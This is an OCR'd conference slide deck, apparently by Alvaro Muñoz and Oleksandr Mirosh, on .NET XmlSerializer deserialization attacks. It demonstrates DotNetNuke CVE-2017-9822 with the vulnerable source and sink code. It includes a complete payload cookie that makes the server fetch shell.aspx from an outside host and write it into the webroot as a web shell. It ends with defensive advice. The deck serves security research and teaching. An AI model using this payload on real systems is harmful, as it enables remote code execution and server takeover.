
- DotNetNuke CMS (DNN Platform)
  - Wraps `XmlSerializer` around a custom XML format which includes the type to be used to create the `XmlSerializer`
  - This deserves a slide on its own ☺

Overcoming XmlSerializer constraints

- Types with interface members cannot be serialized
  - `System.Windows.Data.ObjectDataProvider` is `XmlSerializer` friendly ☺
  - `System.Diagnostic.Process` has Interface members ☹ … use any other Type!
    - `XamlReader.Load(String)` -> RCE
    - `ObjectStateFormatter.Deserialize(String)` -> RCE
    - `DotNetNuke.Common.Utilities.FileSystemUtils.PullFile(String)` -> WebShell
    - `DotNetNuke.Common.Utilities.FileSystemUtils.WriteFile(String)` -> Read files
- Runtime Types needs to be known at serializer construction time
  - `ObjectDataProvider` contains an Object member (unknown runtime Type)
  - Use a parametrized Type to "*teach*" `XmlSerializer` about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[
        [PUT_RUNTIME_TYPE_1_HERE],[PUT_RUNTIME_TYPE_2_HERE]
], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

Demo 3: DotNetNuke (CVE-2017-9822)



Fixed in DNN Platform 9.1.1 or EVOQ 9.1.1 onwards

Source


```
56          if (userId > Null.NullInteger)
57          {
58              var cacheKey = string.Format(DataCache.UserPersonalizationCacheKey, portalId, userId);
59               profileData = CBO.GetCachedObject<string>(new CacheItemArgs(cacheKey, DataCache.UserPersonalizationCacheTimeout
60                   DataCache.UserPersonalizationCachePriority, portalId, userId), GetCachedUserPersonalizationCallback);
61          }
62          else
63          {
64                              //Anon User - so try and use cookie.
65              HttpContext context = HttpContext.Current;
66              if (context != null && context.Request.Cookies["DNNPersonalization"] != null)
67              {
68                  profileData = context.Request.Cookies["DNNPersonalization"].Value;
69              }
70          }
71          personalization.Profile = string.IsNullOrEmpty(profileData)
72              ? new Hashtable() : Globals.DeserializeHashTableXml(profileData);
```

https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Services/Personalization/PersonalizationController.cs#L72


Sink


```
192         var xmlDoc = new XmlDocument();
193         xmlDoc.LoadXml(xmlSource);
194
195         foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
196         {
197             string key = xmlItem.GetAttribute("key");
198             string typeName = xmlItem.GetAttribute("type");
199
200             //Create the XmlSerializer
201             var xser = new XmlSerializer(Type.GetType(typeName));
202
203             //A reader is needed to read the XML document.
204             var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));
205
206             //Use the Deserialize method to restore the object's state, and store it
207             //in the Hashtable
208             hashTable.Add(key, xser.Deserialize(reader));
```

https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Common/Utilities/XmlUtils.cs#L201



Video





DNNPersonalization Regular Cookie

```
<profile>
  <item key="85:AllCreditors" type="System.Boolean, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <boolean>false</boolean>
  </item>
</profile>
```

DNNPersonalization Payload Cookie

```
<profile>
  <item key="name1:key1"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
      <ExpandedElement/>
      <ProjectedProperty0>
        <MethodName>PullFile</MethodName>
        <MethodParameters>
          <anyType xsi:type="xsd:string">http://ctf.pwntester.com/shell.aspx</anyType>
          <anyType xsi:type="xsd:string">C:\inetpub\wwwroot\dotnetnuke\shell.aspx</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="FileSystemUtils"></ObjectInstance>
      </ProjectedProperty0>
    </ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
  </item>
</profile>
```

Wrap-Up

Main Takeaways

- **Do not deserialize untrusted data!**
- … no, seriously, do not deserialize untrusted data!
- … ok, if you really need to:
  - Make sure to evaluate the security of the chosen library
  - Avoid libraries without strict Type control
    - Type discriminators are necessary but not sufficient condition
  - Never use user-controlled data to define the deserializer expected Type
  - Do not roll your own format

Thank you!

Alvaro Muñoz (@pwntester) & Oleksandr Mirosh

Hewlett Packard
Enterprise